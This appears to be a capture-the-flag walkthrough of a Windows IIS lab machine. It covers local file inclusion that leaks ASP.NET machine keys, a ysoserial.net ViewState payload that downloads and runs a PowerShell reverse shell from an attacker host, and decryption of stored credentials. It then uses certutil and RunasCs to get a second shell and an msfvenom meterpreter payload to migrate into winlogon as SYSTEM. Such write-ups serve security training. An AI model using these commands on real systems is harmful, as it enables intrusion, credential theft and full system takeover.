
Information Gathering

Nmap

```
└─ [★]$ nmap -sC -sV 10.129.38.227
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 00:29 GMT
Nmap scan report for pov.htb (10.129.38.227)
Host is up (0.26s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: pov.htb
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.17 seconds
```

We first add pov.htb to /etc/hosts



You will notice a subdomain dev.pov.htb

Let's add it to /etc/hosts

Foothold

Looking at dev.pov.htb

Stephen Fitz

Web Developer and UI/UX Designer

I have been a web developer for 4 years. I am dedicated to the creation of web applications in different languages such as JS, **ASP.NET**, PHP. Additionally I have dedicated time to UI/UX related topics. I have done web application projects for people who want to expose their business to the internet. If you want to know more about my professional experience you can download my CV with the button below.

Download CV

Let's intercept the request of [Download CV] using burp suite

Request

Pretty Raw Hex

```
1  POST /portfolio/ HTTP/1.1
2  Host: dev.pov.htb
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
   8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 373
9  Origin: http://dev.pov.htb
10 DNT: 1
11 Connection: close
12 Referer: http://dev.pov.htb/portfolio/
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
   aZsthzfkqQfMFBOh%2FWEoLM5QGOiYgp%2Fy%2F79h5V3Gnq5thOfJbW%2BPBWQvzC4%2BwZgkIdXOYlLa1p
   TiXiTW%2FzWPb%2BQyjJA%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
   J38f%2FdismBIOX%2FSYhk8OWhZSNpqP5QQc3CXPGKB%2Bxnd7JPmG5lW8xcQj6Upw3pgs36rjxGlzmXMqO%
   2FrSpJ6F%2Bv2njGu5gBEe3ji%2FRAHGIqhMg6rZUVsAt7EUHy4lWTsj1zZM5g%3D%3D&file=cv.pdf
```

Trying to change parameter of "**file**"

Request

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0
.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 373
Origin: http://dev.pov.htb
DNT: 1
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
aZsthzfkqQfMFBOh%2FWEoLM5QGOiYgp%2Fy%2F79h5V3Gnq5thOfJbW%2BPBWQvzC4%2BwZgkIdXOYlLa1
pTiXiTw%2FzWPb%2BQyjJA%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
J38f%2FdismBIOX%2FSYhk8OWhZSNpqP5QQc3CXPGKB%2Bxnd7JPmG5lW8xcQj6Upw3pgs36rjxGlzmXMq0
%2FrSpJ6F%2Bv2njGu5gBEe3ji%2FRAHGIqhMg6rZUVsAt7EUHy4lWTsj1zZM5g%3D%3D&file=
C%3a\Windows\System32\drivers\etc\hosts
```

Response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=C:\Windows\System32\drivers\etc\hosts
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 23 Mar 2024 02:37:02 GMT
Connection: close
Content-Length: 857

# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host
```

It works! LFI (local file inclusion)

Changing “file” again to default.aspx and ../default.aspx got same result

Request

```
POST /portfolio/ HTTP/1.1
Host: dev.pov.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 379
Origin: http://dev.pov.htb
DNT: 1
Connection: close
Referer: http://dev.pov.htb/portfolio/
Upgrade-Insecure-Requests: 1
Sec-GPC: 1

__EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
aZsthzfkqQfMFBOh%2FWEoLM5QGOiYgp%2Fy%2F79h5V3Gnq5thOfJbW%2BPBWQvzC4%2BwZgkIdXOYlLa1p
TiXiTw%2FzWPb%2BQyjJA%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
J38f%2FdismBIOX%2FSYhk8OWhZSNpqP5QQc3CXPGKB%2Bxnd7JPmG5lW8xcQj6Upw3pgs36rjxGlzmXMq0%
2FrSpJ6F%2Bv2njGu5gBEe3ji%2FRAHGIqhMg6rZUVsAt7EUHy4lWTsj1zZM5g%3D%3D&file=
default.aspx
```

Response

```
HTTP/1.1 200 OK
Cache-Control: private
Content-Type: application/octet-stream
Server: Microsoft-IIS/10.0
Content-Disposition: attachment; filename=default.aspx
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sat, 23 Mar 2024 03:11:24 GMT
Connection: close
Content-Length: 20948

<%@ Page Language="C#" AutoEventWireup="true" CodeFile="index.aspx.cs"
Inherits="index"%>

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1,
shrink-to-fit=no">
    <meta name="description" content="Start your development with Steller landing
page.">
    <meta name="author" content="Devcrud">
    <title>dev.pov.htb</title>
    <!-- font icons -->
    <link rel="stylesheet"
href="assets/vendors/themify-icons/css/themify-icons.css">
    <!-- Bootstrap + Steller main styles -->
  <link rel="stylesheet" href="assets/css/steller.css">
</head>
<body data-spy="scroll" data-target=".navbar" data-offset="40" id="home">
```

Which means ../ turns into “”

Now we notice the _VIEWSTATE

What is ViewState

ViewState serves as the default mechanism in ASP.NET to maintain page and control data across web pages. During the rendering of a page's HTML, the current state of the page and values to be preserved during a postback are serialized into base64-encoded strings. These strings are then placed in hidden ViewState fields.

ViewState information can be characterized by the following properties or their combinations:

- **Base64**:
  - This format is utilized when both `EnableViewStateMac` and `ViewStateEncryptionMode` attributes are set to false.
- **Base64 + MAC (Message Authentication Code) Enabled**:
  - Activation of MAC is achieved by setting the `EnableViewStateMac` attribute to true. This provides integrity verification for ViewState data.
- **Base64 + Encrypted**:
  - Encryption is applied when the `ViewStateEncryptionMode` attribute is set to true, ensuring the confidentiality of ViewState data.

Here is reference on how to exploit this: https://book.hacktricks.xyz/pentesting-web/deserialization/exploiting-__viewstate-parameter#test-case-4-.net-greater-than-4.5-and-enableviewstatemac-true-false-and-viewstateencryptionmode-true

We need to read web.config file

Tried

- file="web.config"
- file="../web.config"

Got nothing

```
<html>
  <head>
    <title>
      Object moved
    </title>
  </head>
  <body>
    <h2>
      Object moved to <a href="/default.aspx?aspxerrorpath=/portfolio/default.aspx">
        here
      </a>
      .
    </h2>
  </body>
</html>
```

Changing ../ to ..\

Request

Pretty Raw Hex

```
1 POST /portfolio/ HTTP/1.1
2 Host: dev.pov.htb
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 380
9 Origin: http://dev.pov.htb
10 DNT: 1
11 Connection: close
12 Referer: http://dev.pov.htb/portfolio/
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 __EVENTTARGET=download&__EVENTARGUMENT=&__VIEWSTATE=
   aZsthzfkqQfMFBOh%2FwEoLM5QGOiYgp%2Fy%2F79h5V3Gnq5th0fJbW%2BPBWQvzC4%2BwZgkIdXOYlLa1p
   TiXiTw%2FzWPb%2BQyjJA%3D&__VIEWSTATEGENERATOR=8E0F0FA3&__EVENTVALIDATION=
   J38f%2FdismBIOX%2FSYhk8OwhZSNpqP5QQc3CXPGKE%2Bxnd7JPmG5lW8xcQj6Upw3pgs36rjxGlzmXMqO%
   2FrSpJ6F%2Bv2njGu5gBEe3ji%2FRAHGIqhMg6rZUVsAt7EUHy4lWTsj1zZM5g%3D%3D&file=
   ..\web.config
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: application/octet-stream
4 Server: Microsoft-IIS/10.0
5 Content-Disposition: attachment; filename=..\web.config
6 X-AspNet-Version: 4.0.30319
7 X-Powered-By: ASP.NET
8 Date: Sat, 23 Mar 2024 03:17:53 GMT
9 Connection: close
10 Content-Length: 866
11
12 <configuration>
13   <system.web>
14     <customErrors mode="On" defaultRedirect="default.aspx" />
15     <httpRuntime targetFramework="4.5" />
16     <machineKey decryption="AES"
   decryptionKey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43"
   validation="SHA1"
   validationKey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3
   CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" />
17   </system.web>
18     <system.webServer>
19         <httpErrors>
20             <remove statusCode="403" subStatusCode="-1" />
21             <error statusCode="403" prefixLanguageFilePath=""
   path="http://dev.pov.htb:8080/portfolio" responseMode="Redirect" />
22         </httpErrors>
23         <httpRedirect enabled="true" destination="http://dev.pov.htb/portfolio"
   exactDestination="false" childOnly="true" />
24     </system.webServer>
25 </configuration>
26
```

Got Decryption key and validation key!

Tool will be used: ysoserial.net

https://github.com/pwntester/ysoserial.net

we use it to create serialized payload

you can download it on windows virtual machine.

we can use the decryption Key and validation Key

- ysoserial.exe -p ViewState -g TextFormattingRunProperties --decryptionalg="AES" --decryptionkey="74477CEBDD09D66A4D4A8C8B5082A4CF9A15BE54A94F6F80D5E822F347183B43" --validationalg="SHA1" --validationkey="5620D3D029F914F4CDF25869D24EC2DA517435B200CCF1ACFA1EDE22213BECEB55BA3CF576813C3301FCB07018E605E7B7872EEACE791AAD71A267BC16633468" --path="/portfolio/default.aspx" -c "powershell.exe iex (iwr http://10.10.14.100:8000/rev.ps1 -UseBasicParsing)"

Open http server on you attacker machine to download reverse shell into the victim machine

- python -m http.server

copy the result from ysoserial.exe into __VIEWSTATE parameter in burp suite

Got sfitz user

User

With enumeration

```
PS C:\Users\sfitz\Documents> type connection.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">alaading</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc8800000000020000000000106600000001000020000000 3b44db1dda743e1442e776
27255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f0b3c29dae1348e8
adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2cf99d2a23e38932
6c786317447330113c5cfa25bc86fb0c6e1edda6</SS>
    </Props>
  </Obj>
</Objs>
```

[System.Management.Automation.PSCredential]

Here is a reference on how to get the password:

https://systemweakness.com/powershell-credentials-for-pentesters-securestring-pscredentials-787263abf9d8

```
PS C:\Users\sfitz\Documents> $pass = "01000000d08c9ddf0115d1118c7a00c04fc297eb01000000cdfb54340c2929419cc739fe1a35bc8800000000020000000000106600000001000020000000 3b44db1
dda743e1442e77627255768e65ae76e179107379a964fa8ff156cee21000000000e8000000002000020000000c0bd8a88cfd817ef9b7382f050190dae03b7c81add6b398b2d32fa5e5ade3eaa30000000a3d1e27f
0b3c29dae1348e8adf92cb104ed1d95e39600486af909cf55e2ac0c239d4f671f79d80e425122845d4ae33b240000000b15cd305782edae7a3a75c7e8e3c7d43bc23eaae88fde733a28e1b9437d3766af01fdf6f2
cf99d2a23e389326c786317447330113c5cfa25bc86fb0c6e1edda6" | ConvertTo-SecureString
PS C:\Users\sfitz\Documents> $cred = New-Object System.Management.Automation.PSCredential($user, $pass)
PS C:\Users\sfitz\Documents> $cred.GetNetworkCredential() | fl


UserName       : alaading
Password       : f8gQ8fynP44ek1m3
SecurePassword : System.Security.SecureString
Domain         :
```

Tried to use evil-winrm to connect using the creds we got but fail.

Then I tried to use RunasCS.exe after downloading it into victim machine

```
PS C:\windows\Temp> certutil.exe -urlcache -f http://10.10.14.100:8000/RunasCs.exe RunasCs.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
PS C:\windows\Temp>
PS C:\windows\Temp> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -r 10.10.14.100:6666

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-a9fe2$\Default
[+] Async process 'C:\Windows\system32\cmd.exe' with pid 3264 created in background.
PS C:\windows\Temp>
```

```
└──╼ [★]$ nc -lvp 6666
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::6666
Ncat: Listening on 0.0.0.0:6666
Ncat: Connection from 10.129.38.227.
Ncat: Connection from 10.129.38.227:49699.
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
pov\alaading

C:\Windows\system32>
```

Root

- whoami /priv

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
```

We can see SeDebugPrivilege but Disabled

Let’s enable it with **psgetsys.ps1**

https://github.com/decoder-it/psgetsystem/blob/master/psgetsys.ps1

Here is the result.

```
PS C:\Users\alaading\Documents> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
PS C:\Users\alaading\Documents>
```

Reference to give you and idea of what we need to do

https://notes.morph3.blog/windows/privilege-escalation/sedebugprivilege

https://blog.palantir.com/windows-privilege-abuse-auditing-detection-and-defense-3078a403d74e

SeDebugPrivilege

Description: Required to debug and adjust the memory of a process owned by another account.

Attacker Tradecraft: Privilege Escalation; Defense Evasion; Credential Access

```
PS C:\Windows\system32>
Get-Process winlogon

PS C:\Windows\system32> Get-Process winlogon

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
    330      17     5556      19836       0.22    552   1 winlogon


PS C:\Windows\system32>
```

We have SeDebugPrivilege enabled! and winlogon process Id “552” .

So, if we migrate to winlogon process we will run as system.

Create meterpreter payload.

- **msfvenom -p windows/meterpreter/reverse_tcp LHOST=YOUR IP LPORT=port -f exe > reverse.exe**

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.14.100
lhost => 10.10.14.100
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 7777
lport => 7777
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.14.100:7777
[*] Sending stage (200774 bytes) to 10.129.38.227
[*] Meterpreter session 1 opened (10.10.14.100:7777 -> 10.129.38.227:49689) at 2024-03-22 23:48:47 +0000

(Meterpreter 1)(C:\Users\alaading\Documents) > migrate 552
[*] Migrating from 2996 to 552...
[*] Migration completed successfully.
(Meterpreter 1)(C:\Windows\system32) >
```